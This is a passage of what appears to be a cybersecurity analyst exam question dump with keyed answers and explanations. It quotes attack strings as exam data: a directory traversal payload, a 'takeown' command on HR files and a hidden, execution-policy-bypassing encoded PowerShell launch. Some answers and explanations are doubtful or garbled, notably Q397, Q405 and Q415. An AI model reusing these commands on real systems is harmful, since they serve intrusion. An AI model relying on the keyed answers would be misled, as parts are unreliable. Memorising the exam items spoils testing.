Connection refused in /hj/var/www/showimage.php on line 7
```

Which of the following malicious activities was most likely attempted?

A. XSS

B. CSRF
C. SSRF
D. RCE

Answer: C
Explanation:
The malicious activity that was most likely attempted is SSRF (Server-Side Request Forgery). This is a type of attack that exploits a vulnerable web application to make requests to other resources on behalf of the web server. In this case, the attacker tried to use the fopen function to access the local loopback address (127.0.0.1) on port 16, which could be a service that is not intended to be exposed to the public. The connection was refused, indicating that the port was closed or filtered.

QUESTION 397
A security analyst is reviewing events that occurred during a possible compromise. The analyst obtains the following log:

Time stamp	Message
20:06:05	LDAP: A read operation was performed on an object: Domain Admins
20:06:05	LDAP: A read operation was performed on an object: Domain Servers
20:06:09	EDR: A local group was enumerated: Administrators
20:06:23	EDR: SMB connection attempts to multiple hosts from single host: PC021

Which of the following is most likely occurring, based on the events in the log?

A. An adversary is attempting to find the shortest path of compromise.
B. An adversary is performing a vulnerability scan.
C. An adversary is escalating privileges.
D. An adversary is performing a password stuffing attack.

Answer: B **Explanation:**
Based on the events in the log, the most likely occurrence is that an adversary is performing a vulnerability scan. The log shows LDAP read operations and EDR enumerating local groups, which are indicative of an adversary scanning the system to find vulnerabilities or sensitive information. The final entry shows SMB connection attempts to multiple hosts from a single host, which could be a sign of network discovery or lateral movement.

QUESTION 398
AXSS vulnerability was reported on one of the non-sensitive/non-mission-critical public websites of a company. The security department confirmed the finding and needs to provide a recommendation to the application owner. Which of the following recommendations will best prevent this vulnerability from being exploited? (Choose two.)

A. Implement an IPS in front of the web server.
B. Enable MFA on the website.
C. Take the website offline until it is patched.
D. Implement a compensating control in the source code.
E. Configure TLS v1.3 on the website.
F. Fix the vulnerability using a virtual patch at the WAF.

Answer: DF
Explanation:
The best recommendations to prevent an XSS vulnerability from being exploited are to implement a compensating control in the source code and to fix the vulnerability using a virtual patch at the WAF. A compensating control is a technique that mitigates the risk of a vulnerability by adding additional security measures, such as input validation, output encoding, or HTML sanitization. A virtual patch is a rule that blocks or modifies malicious requests or responses at the WAF level, without modifying the application code. These recommendations are effective, efficient, and less disruptive than the other options.

QUESTION 399
An organization has tracked several incidents that are listed in the following table:

Start time	Detection time	Time elapsed in minutes
7:20 a.m.	10:30 a.m.	180
12:00 a.m.	2:30 a.m.	150
9:25 a.m.	12:15 p.m.	170
3:25 p.m.	5:45 p.m.	140

Which of the following is the organization's MTTD?

A. 140
B. 150
C. 160
D. 180

Answer: C **Explanation:**
The MTTD (Mean Time To Detect) is calculated by averaging the time elapsed in detecting incidents. From the given data: (180+150+170+140)/4 = 160 minutes.

QUESTION 400
During an internal code review, software called "ACE" was discovered to have a vulnerability that allows the execution of arbitrary code. The vulnerability is in a legacy, third-party vendor resource that is used by the ACE software. ACE is used worldwide and is essential for many businesses in this industry. Developers informed the Chief Information Security Officer that removal of the vulnerability will take time. Which of the following is the first action to take?

A. Look for potential IoCs in the company.

B. Inform customers of the vulnerability.
C. Remove the affected vendor resource from the ACE software.
D. Develop a compensating control until the issue can be fixed permanently.


Answer: D **Explanation:**
A compensating control is an alternative measure that provides a similar level of protection as the original control, but is used when the original control is not feasible or cost-effective. In this case, the CISO should develop a compensating control to mitigate the risk of the vulnerability in the ACE software, such as implementing additional monitoring, firewall rules, or encryption, until the issue can be fixed permanently by the developers.

QUESTION 401
Which of the following entities should an incident manager work with to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice? (Choose two.)

A. Law enforcement
B. Governance
C. Legal
D. Manager
E. Public relations
F. Human resources

Answer: CE
Explanation:
An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security.

QUESTION 402
A security analyst reviews the following results of a Nikto scan:



Which of the following should the security administrator investigate next?

A. tiki
B. phpList
C. shtml.exe
D. sshome

Answer: C **Explanation:**
The security administrator should investigate shtml.exe next, as it is a potential vulnerability that allows remote code execution on the web server. Nikto scan results indicate that the web server is running Apache on Windows, and that the shtml.exe file is accessible in the /scripts/ directory. This file is part of the Server Side Includes (SSI) feature, which allows dynamic content generation on web pages. However, if the SSI feature is not configured properly, it can allow attackers to execute arbitrary commands on the web server by injecting malicious code into the URL or the web page. Therefore, the security administrator should check the SSI configuration and permissions, and remove or disable the shtml.exe file if it is not needed.

QUESTION 403
Each time a vulnerability assessment team shares the regular report with other teams, inconsistencies regarding versions and patches in the existing infrastructure are discovered. Which of the following is the best solution to decrease the inconsistencies?

A. Implementing credentialed scanning
B. Changing from a passive to an active scanning approach
C. Implementing a central place to manage IT assets
D. Performing agentless scanning

Answer: C **Explanation:**
Implementing a central place to manage IT assets is the best solution to decrease the inconsistencies regarding versions and patches in the existing infrastructure. A central place to manage IT assets, such as a configuration management database (CMDB), can help the

vulnerability assessment team to have an accurate and up-to-date inventory of all the hardware and software components in the network, as well as their relationships and dependencies. A CMDB can also track the changes and updates made to the IT assets, and provide a single source of truth for the vulnerability assessment team and other teams to compare and verify the versions and patches of the infrastructure. Implementing credentialed scanning, changing from a passive to an active scanning approach, and performing agentless scanning are all methods to improve the vulnerability scanning process, but they do not address the root cause of the inconsistencies, which is the lack of a central place to manage IT assets.

QUESTION 404
A security analyst has found a moderate-risk item in an organization's point-of-sale application. The organization is currently in a change freeze window and has decided that the risk is not high enough to correct at this time. Which of the following inhibitors to remediation does this scenario illustrate?

A. Service-level agreement
B. Business process interruption
C. Degrading functionality
D. Proprietary system

Answer: B **Explanation:**
Business process interruption is the inhibitor to remediation that this scenario illustrates. Business process interruption is when the remediation of a vulnerability or an incident requires the disruption or suspension of a critical or essential business process, such as the point-of-sale application. This can cause operational, financial, or reputational losses for the organization, and may outweigh the benefits of the remediation. Therefore, the organization may decide to postpone or avoid the remediation until a more convenient time, such as a change freeze window, which is a period of time when no changes are allowed to the IT environment. Servicelevel agreement, degrading functionality, and proprietary system are other possible inhibitors to remediation, but they are not relevant to this scenario. Service-level agreement is when the remediation of a vulnerability or an incident violates or affects the contractual obligations or expectations of the service provider or the customer. Degrading functionality is when the remediation of a vulnerability or an incident reduces or impairs the performance or usability of a system or an application. Proprietary system is when the remediation of a vulnerability or an incident involves a system or an application that is owned or controlled by a third party, and the organization has limited or no access or authority to modify it.

QUESTION 405
An organization is conducting a pilot deployment of an e-commerce application. The application's source code is not available. Which of the following strategies should an analyst recommend to evaluate the security of the software?

A. Static testing
B. Vulnerability testing
C. Dynamic testing
D. Penetration testing

Answer: D **Explanation:**
Penetration testing is the best strategy to evaluate the security of the software without the source code. Penetration testing is a type of security testing that simulates real-world attacks on the software to identify and exploit its vulnerabilities. Penetration testing can be performed on the

software as a black box, meaning that the tester does not need to have access to the source code or the internal structure of the software. Penetration testing can help the analyst to assess the security posture of the software, the potential impact of the vulnerabilities, and the effectiveness of the existing security controls. Static testing, vulnerability testing, and dynamic testing are other types of security testing, but they usually require access to the source code or the internal structure of the software. Static testing is the analysis of the software code or design without executing it. Vulnerability testing is the identification and evaluation of the software weaknesses or flaws. Dynamic testing is the analysis of the software code or design while executing it.

QUESTION 406

An attacker recently gained unauthorized access to a financial institution's database, which contains confidential information. The attacker exfiltrated a large amount of data before being detected and blocked. A security analyst needs to complete a root cause analysis to determine how the attacker was able to gain access. Which of the following should the analyst perform first?

A. Document the incident and any findings related to the attack for future reference.
B. Interview employees responsible for managing the affected systems.
C. Review the log files that record all events related to client applications and user access.
D. Identify the immediate actions that need to be taken to contain the incident and minimize damage.

Answer: C

Explanation:

In a root cause analysis following unauthorized access, the initial step is usually to review relevant log files. These logs can provide critical information about how and when the attacker gained access.

The first step in a root cause analysis after a data breach is typically to review the logs. This helps the analyst understand how the attacker gained access by providing a detailed record of all events, including unauthorized or abnormal activities. Documenting the incident, interviewing employees, and identifying immediate containment actions are important steps, but they usually follow the initial log review.

QUESTION 407

A security analyst is responding to an indent that involves a malicious attack on a network. Data closet. Which of the following best explains how are analyst should properly document the incident?

A. Back up the configuration file for alt network devices
B. Record and validate each connection
C. Create a full diagram of the network infrastructure
D. Take photos of the impacted items

Answer: D **Explanation:**

When documenting a physical incident in a network data closet, taking photos provides a clear and immediate record of the situation, which is essential for thorough incident documentation and subsequent investigation.

Proper documentation of an incident in a data closet should include taking photos of the impacted items. This provides visual evidence and helps in understanding the physical context of the incident, which is crucial for a thorough investigation. Backing up configuration files, recording

connections, and creating network diagrams, while important, are not the primary means of documenting the physical aspects of an incident.

QUESTION 408
While reviewing the web server logs a security analyst notices the following snippet

```
..\../..\../boot.ini
```

Which of the following is being attempted?

A. Directory traversal
B. Remote file inclusion
C. Cross-site scripting
D. Remote code execution
E. Enumeration of/etc/pasawd

Answer: A **Explanation:**
The log entry "......\boot.ini" is indicative of a directory traversal attack, where an attacker attempts to access files and directories that are stored outside the web root folder. The log snippet "......\boot.ini" is indicative of a directory traversal attack. This type of attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "../" (dot-dot-slash), the attacker may be able to access arbitrary files and directories stored on the file system.

QUESTION 409
An analyst is designing a message system for a bank. The analyst wants to include a feature that allows the recipient of a message to prove to a third party that the message came from the sender Which of the following information security goals is the analyst most likely trying to achieve?

A. Non-repudiation
B. Authentication
C. Authorization
D. Integrity

Answer: A **Explanation:**
Non-repudiation ensures that a message sender cannot deny the authenticity of their sent message. This is crucial in banking communications for legal and security reasons. The goal of allowing a message recipient to prove the message's origin is non-repudiation. This ensures that the sender cannot deny the authenticity of their message. Non-repudiation is a fundamental aspect of secure messaging systems, especially in banking and financial communications.

QUESTION 410
Exploit code for a recently disclosed critical software vulnerability was publicly available (or download for several days before being removed. Which of the following CVSS v.3.1 temporal metrics was most impacted by this exposure?

A. Remediation level
B. Exploit code maturity

C. Report confidence
D. Availability

Answer: B **Explanation:**
Exploit code maturity in the CVSS v.3.1 temporal metrics refers to the reliability and availability of exploit code for a vulnerability. Public availability of exploit code increases the exploit code maturity score.
The availability of exploit code affects the 'Exploit Code Maturity' metric in CVSS v.3.1. This metric evaluates the level of maturity of the exploit that targets the vulnerability. When exploit code is readily available, it suggests a higher level of maturity, indicating that the exploit is more reliable and easier to use.

QUESTION 411
Several critical bugs were identified during a vulnerability scan. The SLA risk requirement is that all critical vulnerabilities should be patched within 24 hours. After sending a notification to the asset owners, the patch cannot be deployed due to planned, routine system upgrades. Which of the following is the best method to remediate the bugs?

A. Reschedule the upgrade and deploy the patch
B. Request an exception to exclude the patch from installation
C. Update the risk register and request a change to the SLA
D. Notify the incident response team and rerun the vulnerability scan

Answer: C
Explanation:
When a patch cannot be deployed due to conflicting routine system upgrades, updating the risk register and requesting a change to the Service Level Agreement (SLA) is a practical approach. It allows for re-evaluation of the risk and adjustment of the SLA to reflect the current situation.

QUESTION 412
Which of the following would most likely be used to update a dashboard that integrates with multiple vendor tools?

A. Webhooks
B. Extensible Markup Language
C. Threat feed combination
D. JavaScript Object Notation

Answer: A **Explanation:**
Webhooks are a way to deliver real-time information from one application to another via HTTP POST requests. They can be used to trigger actions or updates in response to events, such as new alerts or security incidents.

QUESTION 413
Which of the following would eliminate the need for different passwords for a variety or internal application?

A. CASB
B. SSO

C. PAM
D. MFA

Answer: B **Explanation:**
Single Sign-On (SSO) allows users to log in with a single ID and password to access multiple applications. It eliminates the need for different passwords for various internal applications, streamlining the authentication process.

QUESTION 414
During normal security monitoring activities, the following activity was observed:

```
cd
C:\Users\Documents\HR\Employees
takeown/f .* SUCCESS:
```

Which of the following best describes the potentially malicious activity observed?

A. Registry changes or anomalies
B. Data exfiltration
C. Unauthorized privileges
D. File configuration changes

Answer: C
Explanation:
The takeown command is used to take ownership of a file or folder that previously was denied access to the current user or group. The activity observed indicates that someone has taken ownership of all files and folders under the C:\Users\Documents\HR\Employees directory, which may contain sensitive or confidential information. This could be a sign of unauthorized privileges, as the user or group may not have the legitimate right or need to access those files or folders. Taking ownership of files or folders could also enable the user or group to modify or delete them, which could affect the integrity or availability of the data.

QUESTION 415
An organization has established a formal change management process after experiencing several critical system failures over the past year. Which of the following are key factors that the change management process will include in order to reduce the impact of system failures? (Choose two.)

A. Ensure users the document system recovery plan prior to deployment.
B. Perform a full system-level backup following the change.
C. Leverage an audit tool to identify changes that are being made.
D. Identify assets with dependence that could be impacted by the change.
E. Require diagrams to be completed for all critical systems.
F. Ensure that all assets are properly listed in the inventory management system.

Answer: AD
Explanation:
A) This is already done in my organization, it is part of any CRQ we submit. Back up has to be available incase the change fails, glitches, or have unexpected impacts.

D) Dependencies also has to be identified prior to performing the change. This needs to be completed so that system owners that might be impacted are informed, and they inform their users. We also do that.

QUESTION 416
An analyst reviews a recent government alert on new zero-day threats and finds the following CVE metrics for the most critical of the vulnerabilities:

```
CVSS: 3.1/AV:N/AC: L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:U/RL:W/RC:R
```

Which of the following represents the exploit code maturity of this critical vulnerability?

A. E:U
B. S:C
C. RC:R
D. AV:N
E. AC:L

Answer: A **Explanation:**
The exploit code maturity of a vulnerability is indicated by the E metric in the CVSS temporal score. The value of U means that no exploit code is available or unknown. The other options are not related to the exploit code maturity, but to other aspects of the vulnerability, such as attack vector, scope, availability, and complexity.

QUESTION 417
An incident responder was able to recover a binary file through the network traffic. The binary file was also found in some machines with anomalous behavior. Which of the following processes most likely can be performed to understand the purpose of the binary file?

A. File debugging
B. Traffic analysis
C. Reverse engineering
D. Machine isolation

Answer: C **Explanation:**
Reverse engineering is the process of analyzing a binary file to understand its structure, functionality, and behavior. It can help to identify the purpose of the binary file, such as whether it is a malicious program, a legitimate application, or a library. Reverse engineering can involve various techniques, such as disassembling, decompiling, debugging, or extracting strings or resources from the binary file. Reverse engineering can also help to find vulnerabilities, backdoors, or hidden features in the binary file.

QUESTION 418
A security analyst would like to integrate two different SaaS-based security tools so that one tool can notify the other in the event a threat is detected. Which of the following should the analyst utilize to best accomplish this goal?

A. SMB share
B. API endpoint
C. SMTP notification

D. SNMP trap

Answer: B **Explanation:**
An API endpoint is a point of entry for a communication between two different SaaS-based security tools. It allows one tool to send requests and receive responses from the other tool using a common interface. An API endpoint can be used to notify the other tool in the event a threat is detected and trigger an appropriate action. SMB share, SMTP notification, and SNMP trap are not suitable for SaaS integration security, as they are either network protocols or email services that do not provide a direct and secure communication between two different SaaS tools.

QUESTION 419
Following an attack, an analyst needs to provide a summary of the event to the Chief Information Security Officer. The summary needs to include the who-what-when information and evaluate the effectiveness of the plans in place. Which of the following incident management life cycle processes does this describe?

A. Business continuity plan
B. Lessons learned
C. Forensic analysis
D. Incident response plan

Answer: B **Explanation:**
The lessons learned process is the final stage of the incident management life cycle, where the incident team reviews the incident and evaluates the effectiveness of the response and the plans in place. The lessons learned report should include the who-what-when information and any recommendations for improvement.

QUESTION 420
Which of the following is the most appropriate action a security analyst to take to effectively identify the most security risks associated with a locally hosted server?

A. Run the operating system update tool to apply patches that are missing.
B. Contract an external penetration tester to attempt a brute-force attack.
C. Download a vendor support agent to validate drivers that are installed.
D. Execute a vulnerability scan against the target host.

Answer: D **Explanation:**
A vulnerability scan is a process of identifying and assessing the security weaknesses of a system or network. A vulnerability scan can help a security analyst to effectively identify the most security risks associated with a locally hosted server, such as missing patches, misconfigurations, outdated software, or exposed services. A vulnerability scan can also provide recommendations on how to remediate the identified vulnerabilities and improve the security posture of the server.

QUESTION 421
Which of the following best explains the importance of communicating with staff regarding the official public communication plan related to incidents impacting the organization?

A. To establish what information is allowed to be released by designated employees

B. To designate an external public relations firm to represent the organization
C. To ensure that all news media outlets are informed at the same time
D. To define how each employee will be contacted after an event occurs

Answer: A **Explanation:**
Communicating with staff about the official public communication plan is important to avoid unauthorized or inaccurate disclosure of information that could harm the organization's reputation, security, or legal obligations. It also helps to ensure consistency and clarity of the messages delivered to the public and other stakeholders.

QUESTION 422
Which of the following documents should link to the recovery point objectives and recovery time objectives on critical services?

A. Disaster recovery plan
B. Business impact analysis
C. Playbook
D. Backup plan

Answer: B **Explanation:**
A Business Impact Analysis (BIA) is the correct document that identifies critical services and defines Recovery Point Objectives (RPOs) and Recovery Time Objectives (RTOs). It helps organizations determine the impact of downtime and the maximum tolerable outages for business functions.

QUESTION 423
A vulnerability analyst is writing a report documenting the newest, most critical vulnerabilities identified in the past month. Which of the following public MITRE repositories would be best to review?

A. Cyber Threat Intelligence
B. Common Vulnerabilities and Exposures
C. Cyber Analytics Repository
D. ATT&CK

Answer: B **Explanation:**
The Common Vulnerabilities and Exposures (CVE) is a public repository of standardized identifiers and descriptions for common cybersecurity vulnerabilities. It helps security analysts to identify, prioritize, and report on the most critical vulnerabilities in their systems and applications. The other options are not relevant for this purpose: Cyber Threat Intelligence (CTI) is a collection of information and analysis on current and emerging cyber threats; Cyber Analytics Repository (CAR) is a knowledge base of analytics developed by MITRE based on the ATT&CK adversary model; ATT&CK is a globally- accessible knowledge base of adversary tactics and techniques based on real-world observations.

QUESTION 424
An analyst is investigating a phishing incident and has retrieved the following as part of the investigation:

```
cmd.exe /c c:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -
WindowStyle Hidden - ExecutionPolicy Bypass -NoLogo -NoProfile -
EncodedCommand <VERY LONG STRING>
```

Which of the following should the analyst use to gather more information about the purpose of this command?

A. Echo the command payload content into 'base64 -d'.
B. Execute the command from a Windows VM.
C. Use a command console with administrator privileges to execute the code.
D. Run the command as an unprivileged user from the analyst workstation.

Answer: A **Explanation:**
The command in question involves an encoded PowerShell command, which is typically used by attackers to obfuscate malicious scripts. To decode and understand the payload, one would need to decode the base64 encoded string. This is why option A is the correct answer, as 'base64 -d' is a command used to decode data encoded with base64. This process will reveal the plaintext of the encoded command, which can then be analyzed to understand the actions that the attacker was attempting to perform.

QUESTION 425
Which of the following best describes the key goal of the containment stage of an incident response process?

A. To limit further damage from occurring
B. To get services back up and running
C. To communicate goals and objectives of the incident response plan
D. To prevent data follow-on actions by adversary exfiltration

Answer: A **Explanation:**
The key goal of the containment stage in an incident response process is to limit further damage from occurring. This involves taking immediate steps to isolate the affected systems or network segments to prevent the spread of the incident and mitigate its impact. Containment strategies can be short-term, to quickly stop the incident, or long-term, to prepare for the eradication and recovery phases.

QUESTION 426
During a tabletop exercise, engineers discovered that an ICS could not be updated due to hardware versioning incompatibility. Which of the following is the most likely cause of this issue?

A. Legacy system
B. Business process interruption
C. Degrading functionality
D. Configuration management

Answer: A **Explanation:**
The most likely cause of the issue where an ICS (Industrial Control System) could not be updated due to hardware versioning incompatibility is a legacy system. Legacy systems often have outdated hardware and software that may not be compatible with modern updates and patches. This can pose significant challenges in maintaining security and operational efficiency.

QUESTION 427
Results of a SOC customer service evaluation indicate high levels of dissatisfaction with the inconsistent services provided after regular work hours. To address this, the SOC lead drafts a document establishing customer expectations regarding the SOC's performance and quality of services. Which of the following documents most likely fits this description?

A. Risk management plan
B. Vendor agreement
C. Incident response plan
D. Service-level agreement

Answer: D **Explanation:**
A Service-Level Agreement (SLA) is a document that establishes customer expectations regarding the performance and quality of services provided by the SOC (Security Operations Center). It defines the level of service expected, including aspects like response times, availability, and support after regular work hours. An SLA helps in setting clear expectations and improving customer satisfaction by outlining the standards and commitments of the service provider.

QUESTION 428
A cybersecurity analyst has been assigned to the threat-hunting team to create a dynamic detection strategy based on behavioral analysis and attack patterns. Which of the following best describes what the analyst will be creating?

A. Bots
B. loCs
C. TTPs
D. Signatures

Answer: C **Explanation:**
The analyst will be creating TTPs (Tactics, Techniques, and Procedures). TTPs describe the behavior, methods, and patterns used by attackers during a cyber attack. By focusing on TTPs, the analyst can develop a dynamic detection strategy that identifies malicious activities based on the observed behavior and patterns, rather than relying on static indicators like signatures or IOCs (Indicators of Compromise).

QUESTION 429
A development team is preparing to roll out a beta version of a web application and wants to quickly test for vulnerabilities, including SQL injection, path traversal, and cross-site scripting. Which of the following tools would the security team most likely recommend to perform this test?

A. Has heat
B. OpenVAS
C. OWASP ZAP
D. Nmap

Answer: C **Explanation:**

OWASP ZAP (Zed Attack Proxy) is a tool recommended for quickly testing web applications for vulnerabilities, including SQL injection, path traversal, and cross-site scripting. It is an opensource web application security scanner that helps identify security issues in web applications during the development and testing phases.

QUESTION 430
An organization has a critical financial application hosted online that does not allow event logging to send to the corporate SIEM. Which of the following is the best option for the security analyst to configure to improve the efficiency of security operations?

A. Configure a new SIEM specific to the management of the hosted environment.
B. Subscribe to a threat feed related to the vendor's application.
C. Use a vendor-provided API to automate pulling the logs in real time.
D. Download and manually import the logs outside of business hours.

Answer: C **Explanation:**
Using a vendor-provided API to automate pulling logs in real-time is the best option for improving the efficiency of security operations when the financial application does not allow event logging to send to the corporate SIEM. This approach ensures that logs are consistently and promptly integrated into the security monitoring process without manual intervention, enhancing the overall effectiveness of security operations.

QUESTION 431
Which of the following will most likely cause severe issues with authentication and logging?

A. Virtualization
B. Multifactor authentication
C. Federation
D. Time synchronization

Answer: D **Explanation:**
Time synchronization issues can cause severe problems with authentication and logging. If system clocks are not properly synchronized, it can lead to discrepancies in log timestamps, making it difficult to correlate events across different systems. Additionally, time-related discrepancies can affect authentication mechanisms that rely on time-based tokens, such as those used in multifactor authentication, leading to failures and security gaps.

QUESTION 432
A list of loCs released by a government security organization contains the SHA-256 hash for a Microsoft-signed legitimate binary, svchost. exe. Which of the following best describes the result if security teams add this indicator to their detection signatures?

A. This indicator would fire on the majority of Windows devices.
B. Malicious files with a matching hash would be detected.
C. Security teams would detect rogue svchost. exe processes in their environment.
D. Security teams would detect event entries detailing executionof known-malicious svchost. exe processes.

Answer: A **Explanation:**

Adding the SHA-256 hash of a legitimate Microsoft-signed binary like svchost.exe to detection signatures would result in the indicator firing on the majority of Windows devices. Svchost.exe is a common and legitimate system process used by Windows, and using its hash as an indicator of compromise (IOC) would generate numerous false positives, as it would match the legitimate instances of svchost.exe running on all Windows systems.

QUESTION 433
A SOC analyst determined that a significant number of the reported alarms could be closed after removing the duplicates. Which of the following could help the analyst reduce the number of alarms with the least effort?

A. SOAR
B. API
C. XDR
D. REST

Answer: A **Explanation:**
Security Orchestration, Automation, and Response (SOAR) can help the SOC analyst reduce the number of alarms by automating the process of removing duplicates and managing security alerts more efficiently. SOAR platforms enable security teams to define, prioritize, and standardize response procedures, which helps in reducing the workload and improving the overall efficiency of incident response by handling repetitive and low-level tasks automatically.

QUESTION 434
A company is launching a new application in its internal network, where internal customers can communicate with the service desk. The security team needs to ensure the application will be able to handle unexpected strings with anomalous formats without crashing. Which of the following processes is the most applicable for testing the application to find how it would behave in such a situation?

A. Fuzzing
B. Coding review
C. Debugging
D. Static analysis

Answer: A **Explanation:**
Fuzzing is a process used to test applications by inputting unexpected or random data to see how the application behaves. This method is particularly effective in identifying vulnerabilities such as buffer overflows, input validation errors, and other anomalies that could cause the application to crash or behave unexpectedly. By using fuzzing, the security team can ensure the new application is robust and capable of handling unexpected strings with anomalous formats without crashing.

QUESTION 435
SIMULATION

An organization has noticed large amounts of data are being sent out of its network. An analyst is identifying the cause of the data exfiltration.

INSTRUCTIONS

Select the command that generated the output in tabs 1 and 2.

Review the output text in all tabs and identify the file responsible for the malicious behavior.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

1 2 3 4

```
Active Connections
Proto       Local address          Foreign address        State          PID
TCP         0.0.0.0:22             0.0.0.0:0              LISTENING      1000
TCP         0.0.0.0:23             0.0.0.0:0              LISTENING      1235
TCP         0.0.0.0:443            0.0.0.0:0              LISTENING      1466
TCP         0.0.0.0:80             0.0.0.0:0              LISTENING      1566
TCP         127.0.0.1:1960         127.0.0.1:22           ESTABLISHED    2001
[sftp.exe]
TCP         192.168.10.21:38666    41.21.18.102:22        ESTABLISHED    3918
[sftp.exe]
TCP         192.168.10.21:8447     66.207.110.49:https    ESTABLISHED    2677
[svchost.exe]
TCP         192.168.10.21:55356    31.10.100.7:https      ESTABLISHED    3467
[cmd.exe]
TCP         192.168.10.21:37654    192.168.10.37:http     ESTABLISHED    1722
TCP         192.168.10.21:55357    32.111.16.37:22        TIME_WAIT      0
[notepad.exe]
TCP         192.168.10.21:52744    32.111.16.37:22        TIME_WAIT      0
TCP         192.168.10.21:56751    32.111.16.37:22        TIME_WAIT      0
```


1 2 3 4

```
Image Name                     PID          Session Name        Session#    Mem Usage
========================= ========  ================  ========  ==========
Cmd.exe                      3467  Console                    0     18,020 K
sftp.exe                     2001  Console                    0         17 K
sftp.exe                     3918  Console                    0      1,788 K
svchost.exe                  2677  Console                    0        188 K
calc.exe                     1677  Console                    0         11 K
